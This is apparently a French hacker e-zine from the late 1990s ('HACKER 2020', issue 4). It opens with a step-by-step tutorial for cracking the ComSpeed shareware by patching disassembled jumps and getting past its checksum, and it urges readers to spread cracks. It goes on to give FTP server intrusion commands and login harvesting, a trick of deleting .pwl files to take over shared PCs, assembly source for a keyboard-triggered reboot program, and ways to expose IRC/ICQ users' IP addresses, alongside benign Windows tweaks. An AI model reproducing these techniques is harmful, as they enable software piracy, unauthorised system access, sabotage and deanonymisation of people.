2/ "Dead Listing" consiste a désassembler le programme et a chercher dans le listing le schéma de protection pour le modifier à son gré. Cette méthode est assez formidable pour peu que vous connaissiez un peu l'Assembleur. Vous pourrez modifier le programme, lui faire faire ce que VOUS voulez! Cette méthode s'applique très bien aux programmes nécessitants un mot de passe mais aussi et surtout aux "Démos" bridées qui ne vous permettent pas de sauvegarder un fichier, de l'imprimer, ou bien limitées dans le temps ou avec un "nagscreen"...
Cette méthode peut paraitre assez effrayante aux yeux des débutants en raison de la taille importante du listing obtenu de certains programmes Windows (désassembler la démo de Quark XPress donne un fichier de plus de 50 Mo que même Word6 n'arrivera pas a ouvrir:-).
Cependant, les schémas de protections sont souvent situés dans une toute petite zone du programme presque toujours facilement localisable et n'en sortent que très rarement en raison de la limitation des registres du CPU.

Bien sur, pour de meilleurs résultats, la combinaison de ces deux méthodes ne peut etre que bénéfique.

Comme ComSpeed ne fait que 53 Ko, nous utiliserons le "Dead Listing". De plus, il n'existe pratiquement pas de cours en Français sur cette technique.

Nous avons besoin pour ce crack de W32Dasm6 (ou W32Dasm85).

N'utilisez PAS W32Dasm7 ou W32Dasm8!!!!

J'utilise ici W32Dasm6 parce que suivant le programme que vous avez a désassembler (16bits ou 32bits...), si vous utilisez differentes versions de W32Dasm vous n'obtiendrez JAMAIS le même résultat.
Si vous désassemblez ComSpeed avec W32Dasm6 vous obtiendrez beaucoup de 'String Datas References'(cf ci-dessous), tandis que vous n'en n'obtiendrez AUCUNES avec W32Dasm7 ou 8.

De plus W32Dasm n'est pas un très bon désassembleur et même son schéma de protection est ridicule. Je vous expliquerai très prochainement comment le craquer.

Bon assez de bla-bla, place au boulot:

2/ EXECUTION DU CRACK

Lancez W32Dasm6 et ouvrez CompSpeed.

Nous allons rechercher le maximum d'infos. Ce sont essentiellements des chaines de caractères (les 'String Datas References' dont je vous parlait ci-dessus) contenants les mots du genre "Enter Your PassWord", "Wrong Password", "PassWord IS correct", "You are using this program for xxxx days"....Trouver ces mots est avant tout l'essence même du 'Dead Listing'.

Appuyez dans la barre à outils sur le boutton 'string Datas References'.
On trouve, entre autres, dans la liste qui s'affiche:

CodeFalse_
CodeOk_

N'est-ce pas déjà merveilleux!
On a presque tout ici, la routine qui s'execute quand le mot de passe est correct (CodeOK_) et celle du mauvais mot de passe.

Plus bas dans la liste on trouve aussi:

VIRUS_

(ça, nous verrons plus loin...:-).

On a assez d'informations pour commencer le crack.

Cliquez sur 'CodeOK_' et W32Dasm vous envoie directement à cette routine qui commence à l'adresse 0011.0271. Juste après, on trouve la procédure CodeFalse_ en 0011.02A4.

Jettons un oeil sur "CodeOk_":

```
:0011.0262 9AFFFF0000          call 0012.02E5h
:0011.0267 08C0                or al , al
:0011.0269 7433                je 029E              ;< Excellent
:0011.026B FF76F0              push word ptr [bp+F0]
:0011.026E FF76EE              push word ptr [bp+EE]
```

```
* Possible StringData Ref from Data Seg 017 ->"CODEOK_%s" ;< **ICI**
:0011.0271 BFF104               mov di, 04F1
:0011.0274 1E                   push ds
```

On trouve un joli saut conditionnel (je 029E) qui nous enverra sur la procedure "CodeFALSE_" si le mot de passe est incorrect.

On le change:

```
:0011.0269 7533                 jne 029E
```

Maintenant le programme ira sur "CodeOK_" quand le mot de passe sera faux.

Lancez ComSpeed après cette modification faite avec un éditeur hexadécimal:
Le programme refuse de démarrer et vous dit:
"The .exe file has been modified! That can be a Virus...".

Vous vous souvenez de "VIRUS_" que nous avions trouvé dans la liste des 'String References Datas'??
C'est un CheckSum. Le programme additionne les bytes et vérifie le résultat.
Facile a contourner:

Nous avons changé un 74 (je) par un 75 (jne) donc nous allons modifier le 33 qui le suit:

Nous avions:
```
:0011.0269 7533
```

On le change avec:
```
:0011.0269 7532
```

Au départ nous avions 74+33 et maintenant 75+32: ça donne le même résultat. On se fiche pas mal de modifier l'adresse du saut puis le programme n'exécutera jamais ce saut (sauf si vous entrez le bon mot de passe)

Après, on relance ComSpeed: Ca marche.

Essayez de vous enregistrer (Shareware/Enter Code...). Entrez votre nom et n'importe quel mot de passe puis appuyez sur OK. Là encore, ça marche.
Maintenant quittez ComSpeed puis relancez-le: Il n'est plus enregistré.

En fait nous ne nous sommes débarassé que de la procédure de vérification du mot de passe entré au clavier. Le progamme vérifie au démarrage le mot de passe (qu'il lit dans ComSpeed.ini) avec le bon mot de passe.

Etait-ce donc nécessaire de craquer cette partie? Non, mais ça ne nous a pris que 5mn et maintenant si vous ouvrez ComSpeed.ini, vous saurez de qu'elle manière le programme y inscrit votre nom et mot de passe:

```
SwName=_Votre_Nom
SwCode=_Votre_Mot_De_Passe
```

Bon, maintenant c'est le moment de faire marcher sa cervelle.

On étant ses pieds sous le bureau, on remonte les manches, on s'allume une cigarette....et on se concentre:

Regardez le menu de ComSpeed.
Il y a:

File / Com-Port() / Shareware / Help.

Vous avez peut-etre remarqué (n'est-ce pas?) que quand vous vous êtez enregistré il y a quelques minutes celui-ci s'est tranformé en:

File / Com-Port() / Help.

Et oui, 'Shareware' disparait de la barre des menus quand le programme est enregistré. Execellent!

On retourne dans W32Dasm6:

Appuyez dans la barre à outils sur le boutton 'Imports Functions'.
Une liste de toutes les fonctions de Windows (les API) qui sont utilisées par ComSpeed s'y trouve. Elles permettent, entre autre, a un programme d'utiliser une interface graphique 100% Windows...

Pour créer une Barre des Menus, un programme Windows doit appeller la fonction USER!DrawMenuBar. Cliquez sur elle (dans la liste) plusieurs fois pour localiser tous les appels à celle-ci dans ComSpeed.
On ne trouve que deux appels.

Le deuxième est tout a fait intéressant:

```
:0001.1756 9AFFFF0000     call 0011.0122h
:0001.175B 803ED00400     cmp byte ptr [04D0], 00 ; < 04D0=0??
:0001.1760 7531           jne 1793                ; < Si <>0 alors 'Unregistered'
:0001.1762 FF363C0A       push word ptr [0A3C]
```

```
:0001.1766 FF363A0A       push word ptr [0A3A]
:0001.176A 9AFFFF0000     call 0006.0044h
:0001.176F FF363407       push word ptr [0734]
:0001.1773 6A02           push 0002
:0001.1775 680004         push 0400
:0001.1778 9AFFFF0000     call USER.DELETEMENU    ; < Efface Menu car 'Registered'
:0001.177D FF760E         push word ptr [bp+0E]
:0001.1780 9AFFFF0000     call USER.DRAWMENUBAR   ; < **ICI**
:0001.1785 FF760E         push word ptr [bp+0E]
:0001.1788 6A00           push 0000
```

On voit que USER!DeleteMenu va effacer la barre des menus et tout de suite derrière, DrawMenuBar va en créér une autre toute jolie sans le mot 'Shareware'.
Au dessus, on trouve encore un saut conditionel (Jne 1793) qui, si 04D0 est différent de 0 nous fera sauter par dessus ces deux fonctions.
On en déduit tout simplement que si 'byte ptr [04D0] = 0' alors le programme est 'Registered'.

Si vous cherchez 'cmp byte ptr [04D0], 00' dans le listing de ComSpeed, vous le trouverez 10 fois.

Maintenant, on va chercher l'instruction qui va écrire à l'adresse 04D0:

Cherchez: 04D0

On en trouve une seule:

```
:0011.0D27 9AFFFF0000    call 0012.02E5h
:0011.0D2C 08C0          or al , al
:0011.0D2E B000          mov al, 00               ; al:=0
:0011.0D30 7501          jne 0D33                 ; Rien à cirer
:0011.0D32 40            inc ax                   ; al:=al+1
:0011.0D33 A2D004        mov [04D0], al           ; **ICI** 04D0=al
:0011.0D36 803ED00400    cmp byte ptr [04D0], 00    ; Encore!
:0011.0D3B 7527          jne 0D64                 ; Si 04D0<>0 =>Unregistered
:0011.0D3D FF36D404      push word ptr [04D4]
:0011.0D41 FF36D204      push word ptr [04D2]
```

Et voila M'sieurs Dames.

Devons nous changer le 'jne 0D64' avec un 'je 0D64'? Non. N'oubliez pas le checksum et le fait que vous devriez changer les 10 sauts conditionels suivants les 10 'cmp byte ptr [04D0], 00'.

Pour ce type de crack j'utilise toujours le même vieux truc:

Etant donné qu'on ne peut pas modifier trop de bytes en raison du checksum, rien (mais alors vraiment rien) ne nous empêche d'intervertir les intructions.

Exemple:

Nous avions:

```
:0011.0D2E B000          mov al, 00
:0011.0D30 7501          jne 0D33
:0011.0D32 40            inc ax

:0011.0D33 A2D004        mov [04D0], al
:0011.0D36 803ED00400    cmp byte ptr [04D0], 00
:0011.0D3B 7527          jne 0D64
```

Peut être changé en:

```
:0011.0D2E 7501          jne 0D31              ; Toujours rien à cirer
:0011.0D30 40            inc ax                ; al:=al+1
:0011.0D31 B000          mov al, 00            ; al:=0    < Voila!

:0011.0D33 A2D004        mov [04D0], al
:0011.0D36 803ED00400    cmp byte ptr [04D0], 00
:0011.0D3B 7527          jne 0D64
```

Maintenant "al:=0" et l'instruction "mov [04D0], al" donnera la valeur 0 (donc 'Registered') dans "04D0".
ComSpeed ne s'appercevra jamais de ces modifications et le résultat de "cmp byte ptr [04D0], 00" sera toujours VRAI et ceci tout au long du programme.

ComSpeed est maintenant enregistré.

3/ CONSEILS

Que choisir : Live Approach ou Dead Listing??

Personne ne pourra vous répondre....
Effectivement, chaque Cracker a ses préférences.
Moi, je commence toujours avec SoftIce (v3.01) histoire de savoir ce que fait le programme, ses differents appels aux API...bref juste pour savoir a qui j'ai a faire.

Je verifie aussi qu'il n'est pas écrit (mal-écrit) en Visual Basic (tout bon programmeur n'écrit JAMAIS en Visual Basic) puis je le désassemble car cette technique est la plus cool et la plus zen des deux (passer des heures devant l'écran de SoftIce peut se révéler assez pénible tandis que désassembler un fichier puis imprimer les parties de code intéressantes pour aller les étudier (et les craquer) à la terrasse d'un café sur les Quais de la Mégisserie en buvant une Leffe fait partie des ces habitudes qui rendent la vie du cracker tellement plus agréable...:-).
Chacun ses gouts.
De toute façon, l'idéal est de combiner ces deux techniques pour pouvoir TOUT craquer.

Attention: Certains programmes (de plus en plus) détectent si SoftIce est chargé et risquent de vous planter ou rebooter. Mais d'autres (ou les mêmes une fois qu'ils se seront débarasser de SoftIce) vous planteront si tentez vous les désassembler.
C'est le cas de SmartDraw v3.11 Win95. Si vous essayez de craquer ce programme en le traçant avec SoftIce vous avez de grandes chances pour qu'il vous plante et soyez obligé de rebooter.
De plus il est impossible de le désassembler (toutes versions de W32Dasm confondues).
En fait, les auteurs de tels logiciels n'écrivent pas cette protection mais font appel à des programmes de protection très couteux (EverLock, Copy Control) qu'ils intègrent à leurs softs.
C'est généralement suffisant pour faire abandonner les petits crackers. Mais ne vous dégonflez pas:
Vous n'avez pas besoin de SoftIce ou W32Dasm pour craquer SmartDraw. Avec un simple éditeur hexadécimal (comme HexWorkShop) il ne vous faudra pas plus de 5mn pour le craquer à 90%.
Mais cela sera pour plus tard...ne grillez pas les étapes. Prennez et craquez des logiciels de votre niveau (comme ComSpeed) pour l'instant.

Dès que vous aurez craqué votre programme, executez le avec SoftIce de nombreuses fois pour être sûr de n'avoir rien oublié (en craquant à un endroit on peut déclencher ulterieurement une autre protection "cachée"...) bref VERIFIEZ que votre crack est totalement FIABLE.

Dès que votre crack est bon, DISTRIBUEZ-LE (gratuitement evidemment) a tous ceux qui ne peuvent pas s'acheter le programme enregitré et aussi aux crétins qui ne seraient même pas capables de réaliser 1/10e de votre crack. Et surtout EVITEZ les trucs du genre:
-"Je vous passe ce crack mais vous n'avez pas le droit de vous en servir, c'est illégal".
ou bien:
-"Moi je crack des programmes? Oui bien sûr, mais quand je les utilises longtemps je m'enregistre auprès de leurs auteurs".

CA VA PAS, NON??!!!

On est des CRACKERS, des VRAIS, des DURS, des PURS.
Qui vous a parlé de "légalité"? Pourquoi faire confiance à un crétin de programmeur alors qu'il n'a même pas été capable d'écrire un bon schéma de protection puisque vous l'aurez

craqué en 5mn? Vous acheteriez un programme à un type comme ça vous? Moi non.

4/ LIVRES

Vous trouverez de très nombreux ouvrages sur l'informatique et le PC mais peu sont réellement adaptés à nos besoins. En voici donc 2 particulièrement indispensables et faciles a trouver:

-Assembleur:

"Assembleur Pratique" - de Bernard Fabrot chez Marabout Collection "Best-Sellers de l'informatique" 1996.

Pour un prix modeste de 50 balles et un format livre de poche, c'est a mon avis ce qui ce fait de mieux pour apprendre ce merveilleux langage. Destiné au mode 32 bits, cette mise à jour succède à "Assembleur facile" (de P.Mercier qui avait écrit de très bons ouvrages sur le BIOS et la programmation DOS:=) qui lui ne concernait que le 16 bits. Ils ont bien fait de changer le titre pour cette nouvelle version! N'essayez pas de l'apprendre par coeur, vous n'y arriverez pas. Contentez-vous de l'avoir sous la main à chaque fois que vous rencontrerez un instruction que vous ne connaissez pas, et ça finira bien par rentrer...

-API:

"Programmation des API -Windows 95 Win32" de Richard Simon chez Simon & Schuster Macmillan
France - coll. "Secrets d'experts" (+ CD-ROM).

Là, il vous faudra dépenser 399FF (je vous ai déjà fait économiser $11 en vous apprenant a craquer ComSpeed!! :=) mais il vaut bien son prix car je n'en n'ai jamais trouver d'autres aussi complets. Tout y est classé par catégorie (E/S, Menus, Boites de dialogue, registre...) et très bien détaillé. De nombreux exemples sur le CD-ROM avec leur source. Très bien.

Voila, d'autres cours suivronts ...

Frog's Print -06/97

(http://www.ThePentagon.com/frog_s_print)

PS: J'allais oublier, ouvrez le fichier ComSpeed.ini et a coté des lignes suivantes rajoutez votre nom:
 SwName=Mettez_Votre_Nom
 SwCode=Merci_Frog's_Print
Lancez ensuite ComSpeed et appuyez sur 'Help' - 'About' et le tour est joué...

Voilà cet E-mag est fini! Vous pouvez m'écrire à: clad_strife@hotmail.com

Clad Strife

HACKER 2020

issue n°4


Disclaimer: Tout ce qui est écrit dans cet E-mag n'est sensé porté atteinte aux opinions et façons de penser, de personne. Tout ce qui est écrit dans cet E-mag est à titre PUREMENT éducatif! Je ne saurais être inquiété de l'utilisation de mes astuces, moi ou mon serveur en rejettons donc toutes responsabilités! Je suis le SEUL auteur de ces articles! Vous pouvez les diffuser librement à condition de mettre le nom de l'auteur(= Clad Strife), par ailleurs vous n'avez pas à vous faire passer pour l'auteur de ces articles. Sachez ensuite que tout acte de piraterie informatique (même incitation à la piraterie informatique) est susceptible de poursuites judiciaires ou d'amendes!

1/ HACKER UN SITE PAR FTP


La plupart d'entres vous qui auront lu mes E-mags précédents, se diront : "P'tain! J'espère qu'il ne va pas nous ressortir le même discours à chaque fois!". Eh ben non! C'est tout nouveau et je vais vous expliquer comment faire. Vous avez besoin de Ws_FTP ou une autre de ses versions, de Ws_PING PRO PACK (disons que ça serait mieux si vous l'aviez!), et de l'adresse du site à hacker. BON... Je tiens quand même à vous signaler que je l'ai fait, et j'ai failli avoir un procès. Je vous passe les détails, mais sachez quand même que vous êtes tracés et loggés. Donc gaffe!

Bon prenons 3 cas. Le premier cas, le serveur est très mal protégé. Le second cas, le serveur est moyennemen protégé. Et puis un autre cas, celui de la page perso.

1er cas: Pour vérifier si un serveur est oui ou non bien protégé, il faut tester quelques failles qui pourraient exister dans ce système. Alors on va prendre comme exemple, un url exemple, www.serveur.com. donc vous voulez hacker www.serveur.com, alors vous aller taper: www.serveur.com/stats, il se peut que celà n'aboutisse à rien, mais si ça marche alors vous pourvez vous dire, à moins qu'il y ait un accès restreint, que ce site est relativement pas très bien protégé.
Autre vérification, ftp://ftp.serveur.com, si on vous autorise un accès à ce lien en anonyme, vérifié s'il n'est pas restreint. si ce n'est pas le cas celà veut dire que vous pouvez rentrez par Ws_FTP sur ce site en anonyme.
Donc vous y allez, comme ci-dessous en images. (Ici c'est un exemple avec club-internet).



Bon... Maintenant vous entrez comme login dans Profile Name et dans User ID celui d'un des webmasters du serveur. Comment avoir leurs logins: soit dans le fichier etc/passwd ou en faisant un traçage avec WS_PING PRO PACK (allez sur: http://www.ipswitch.com/ pour le télécharger). Donc vous allez dans info et vous tracez le site. Ainsi pour ne pas porter préjudice à club-internet je trace www.serveur .com, et j'ai:



Donc on a comme logins: "sarver, cpio laurent". Vous avez presque toutes les chances que ces logins marchent. Bon ensuite vous rentrez en anonyme par Ws_FTP avec ces logins, comme indiqué plus haut. Si il est mal protégé vous pourrez foutre votre merde.

2e cas: Bon là il faudra utiliser un peu plus du DOS... Mais sachez que ça sera pas facile. Bon... La

base est la même, sauf que cette fois-ci vous devrez peut-être user d'un crackpass pour ftp (tel que "VcrackFTP"). Ou encore d'une commande sous DOS; Explications:

Sous Dos tapez: ftp
Vous voyez apparaître des commandes DOS et vous êtes dans le répertoire ftp.

Tapez: **open www.serveur.com**
Tapez: **quote user ftp**
Tapez: **quote cwd ~root** (vous voyez *please login user and pass).
Tapez: **quote pass ftp**

Voilà, si le serveur n'est pas protégé, vous êtes dessus!!

Bon il y a des chances que celà ne marche pas...

Autre cas: Bon il existe que sur certains serveurs (par exemple Multimania), en tapant après l'adress du site "etc", vous tombiez sur un répertoire passwd, bien entendu crypté ou interdit. Si vous arrivez à les décrypter le tour et joué, mais... BONNE CHANCE. Vous pouvez aussi utiliser des crackpass ftp, ça a assez de chances de marcher... mais il faut bien connaitre sa cible, de telle sorte a avoir un max d'informations sur elle.

AIDE: sur de nombreux serveurs il faut mettre l'adresse e-mail comme password.

AUTRE ASTUCE :Voilà... Bon avec tout ça et des cibles faciles vous y serez instantanément... autre astuce TRES utile. faire des commandes Netbios, pour celà allez voir l'issue N° 3 des HACKER2020, mais prenez comme cible l'IP du serveur.

2/ ASTUCES WINDOWS

- Fichiers pwl: si vous regardez bien dans le répertoire C:\WINDOWS\ vous apercevrez des fichiers .pwl. A quoi correspondent-ils? Ben en réalité ils correspondent aux passwords des personnes qui ont des sessions. donc si vous désirez être le seul qui puisse aller sur la bécane à papa, vous effacez le fichier pwl, en notant bien le nom d'utilisateur qu'il y a avant. Vous redamerrez l'ordinateur sous une session différente et vous tapez le nom d'user noté. On vous demandera de saisir un nouveau mot de passe. Idéal pour les pc dans les bibliothèques ou au bahut. Ensuite vous restreignez l'accès dans la session "annulée"de telle sorte à ce que personne n'aille virer les fichiers .pwl.

- Accéder aux lecteurs d'accès restreints: Dans certains lieux (lycée; bibliothèque; entreprise; expo; etc...) qui présentent Internet, l'accès aux lecteurs est souvent bloqué (souvent pour de bonnes raisons). Rien de plus simple pour y accéder, il vous suffit, dans le Browser, de taper dans le champs destiné aux adresses URL le nom du lecteur que vous voulez utiliser.
Généralement c'est:

A:/ pour le lecteur de disquettes.
C:/ pour le disque dur.
D:/ pour le CD-ROM.

Et l'url à mettre est (par exemple pour le lecteur D:\) :
file:///D|/

- Ecran Windows: Ca vous la coupe, ça, non ? Un écran caché que vous n'auriez pas vu ? Que vous ne soupçonniez même pas ? Bah, ça arrive ! Remarquez, c'est pas qu'il soit bien utile cet écran, c'est plutôt pour assouvir la mégalomanie des développeurs de Microsoft. Enfin, soyez pas déçus, j'vous aurais prévenu. Tiens, si vous avez une carte son, c'est le moment de pousser à fond le volume des vos baffles! Héhéhé !!
1. Créez un dossier sur le bureau et nommez le "New Folder"
2. renommer le "and now, the moment you've all been waiting for"
3. renommer le "we proudly present for your viewing pleasure"
4. renommer le "The Microsoft Windows 95 Product Team!"
5. double-cliquez dessus.

- Menu démarrer: Tout d'abord, je dois vous dire que changer les noms du menu démarrer et de ses éléments n'est pas une opération dénuée de risques et qu'il vous faudra un éditeur héxadécimal sous dos.
Faites une copie du fichier "explorer.exe" qui se trouve dans votre répertoire "Windows" dans un autre répertoire. Ainsi, si jamais vous rencontriez un problème après la manip, vous n'aurez qu'à remplacer celui qui se trouve dans le répertoire "Windows" par celui-ci.
Redémarrez votre ordinateur en mode Dos et lancez votre éditeur héxadécimal. Ouvrez avec ce dernier le fichier "explorer.exe" qui se trouve dans le votre répertoire "Windows".
Attention : dans les lignes qui vont suivre, il vous sera demandé de modifier le programme "Explorer. exe". Vous verrez que, par exemple, le texte du bouton démarrer ne se présentera pas sous la forme "démarrer" mais sous la forme "d.é.m.a.r.r.e.r". Vous ne devrez surtout pas effacer les espaces entre les lettres et le mot qui le remplacera ne devra pas avoir plus de lettres que le mot d'origine (Oui je sais, c'est compliqué).
Si vous voulez que le bouton "démarrer" soit le bouton "salut", vous remplacerez "d.é.m.a.r.r.e.z" par "s.a.l.u.t. . . ".
* Pour modifier le bouton démarrer, allez au secteur "2D59E".
* Pour modifier les éléments du menu démarrer, allez au secteur "2ADE0", vous y reconnaîtrez les différents éléments.
Voilà, c'est enfin fini, si en redémarrant vous obtenez un message d'erreur, redémarrez sous dos et remplacez "Explore.exe" du répertoire "Windows" par celui que vous aviez sauvegardé (si vous avez oublié de le faire, vous êtes dans la m...).

- Menu Démarrer: Windows 95 fait parfois preuve de (très) peu de logique, en effet il faut d'abord appuyer sur le bouton Démarrer pour arrêter son PC. Pour remédier à cela, vous pouvez créer un raccourci vers :
"C:\WINDOWS\RUNDLL32.EXE C:\Windows\system\User.exe,ExitWindows"
et le placer par exemple sur le bureau ou où vous voulez ...

- Fichiers BMP: Vous pouvez demander au système d'afficher comme icône d'un fichier BMP l'image réduite qu'il contient.
Lancez regedit, puis ouvrez le dossier "HKEY_CLASSES_ROOT\Paint.Picture\DefaultIcon". Cliquez sur l'entrée "default" et modifiez sa valeur par "%1"

- Délai d'affichage du menu Démarrer: Si vous trouvez l'affichage des différents niveaux du menu Démarrer trop lent, vous pouvez l'accélérer. Pour cela, il faut lancer Regedit. Puis ouvrir le dossier "HKEY_CURRENT_USER\Control Panel\desktop". Cherchez dans la fenêtre de droite une entrée nommée MenuShowDelay" ; si elle n'existe pas, créez la à partir du menu édition, "Nouveau\Valeur Chaîne". Faites ensuite un double clic sur cette entrée et tapez une valeur comprise entre 1 et 10 (1 permet d'obtenir la vitesse la + élevée).

- Changer les icônes ou le nom de la corbeille ou du poste de travail: Lancez regedit, puis allez dans le répertoire "HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}", cliquez deux fois dessus de façon à déplier la ligne "\default-icon". Il y a alors 3 noms : "(Default)", "Empty", "Full". A droite figure les chemins d'accès où se trouvent les icônes. En l'occurrence "C:\Windows\system\Shell32.dll,32". Si votre fichier d'icône est un fichier "*.ico", inscrivez simplement son chemin d'accès en double cliquant sur la valeur. Si c'est un fichier "*.dll", inscrivez aussi son chemin d'accès mais faites le suivre d'une virgule puis du N° de l'icône. Pour connaître le N° d'icône, depuis la fenêtre propriété d'un programme, cliquez sur l'onglet raccourci puis sur le bouton changer d'icône. Vous visualiserez les icônes de tous les fichiers "*.dll". Le N° de l'icône correspond à l'ordre des icônes en partant de zéro depuis la gauche. Pour changer le nom de la corbeille, cliquez sur le répertoire indiqué plus haut et modifier le texte "Corbeille" par ce que vous voulez en double cliquant dessus.

Idem pour le poste de travail, mais l'icône se trouve dans le dossier "HKEY_CLASSES_ROOT \CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}" et le nom à modifier est "Poste de travail".

3/ ASTUCES DE HACKING

- L'ordinateur reboot dès que plus de 5 touches sont pressées:

(ex : Monsieur Pierre Pipol , specialiste des ovnis, veux ecrire "extraterrestre" ben juste apres le "a" de "extraterrestre" et sans prevenir son ordinateur reboot tout seul comme un grand !!!)

Je vous propose le programme suivant (que j'ai trouve sur Internet) ... mais il faut le compiler !!!

```
.model tiny
.code
org 100h
INSTALL:
MOV AX,3509h
```

```
INT 21h
MOV [BXREG],BX
MOV [ESREG],ES
MOV AH,25h
MOV DX,offset NEW_INT
INT 21h
MOV DX,offset EOP
INT 27h
NEW_INT: PUSHF
INC WORD PTR CS:[COUNTER]
CMP WORD PTR CS:[COUNTER],20
JB NOCOUNTER
PUSH AX
PUSH BX
PUSH CX
PUSH DX
PUSH ES
PUSH DS
PUSH SS
PUSH SI
PUSH DI
JMP SKIP
NOCOUNTER: JMP ADIOS
SKIP:
CALL REBOOT
MOV WORD PTR CS:[COUNTER],0
POP DI
POP SI
POP SS
POP DS
POP ES
POP CX
POP BX
POP AX
ADIOS:
POPF

DB 0EAh
BXREG dw ?
ESREG dw ?


COUNTER dw 0


REBOOT: MOV AH,2
```

```
XOR BH,BH
XOR DX,DX
INT 10h
MOV AH,9
MOV CX,2000
MOV AL,' '
MOV BL,7
INT 10h
JMP FAR 0FFFFh:0
EOP:
END START
```

- Connaître l'adresse IP d'un connecté sur IRC ou ICQ:

Ce n'est pas très difficile, sur IRC, vous tapez la commande /dns pseudo et vous allez voir dans "Status". Si le connecté a omis de cacher celle ci, elle apparaîtra, si ce n'est pas le cas vous aurez son nom de serveur par ex: PPP-215-48-infonie.fr, pas de panique!! ouvrez une fenêtre MS-DOS et tapez la commande suivante :
ping -a PPP-215-48-infonie.fr
vous verrez apparaître son adresse IP.

Sur ICQ, vous allez dans votre liste de contacts, vous cliquez sur le pseudo puis sur info, si l'utilisateur a caché son IP vous verrez apparaître dans le champs prévu à cet effet N/A, pas de panique!! Laissez la fenêtre "info" ouverte, mettez votre ICQ sur "off line" fermez la fenêtre "info" recliquez sur le pseudo réouvrez la fenêtre "info" et là, comme par magie, son IP devient visible. Il existe aussi des crackers ou des sniffers pour icq qui ont la même fonction.

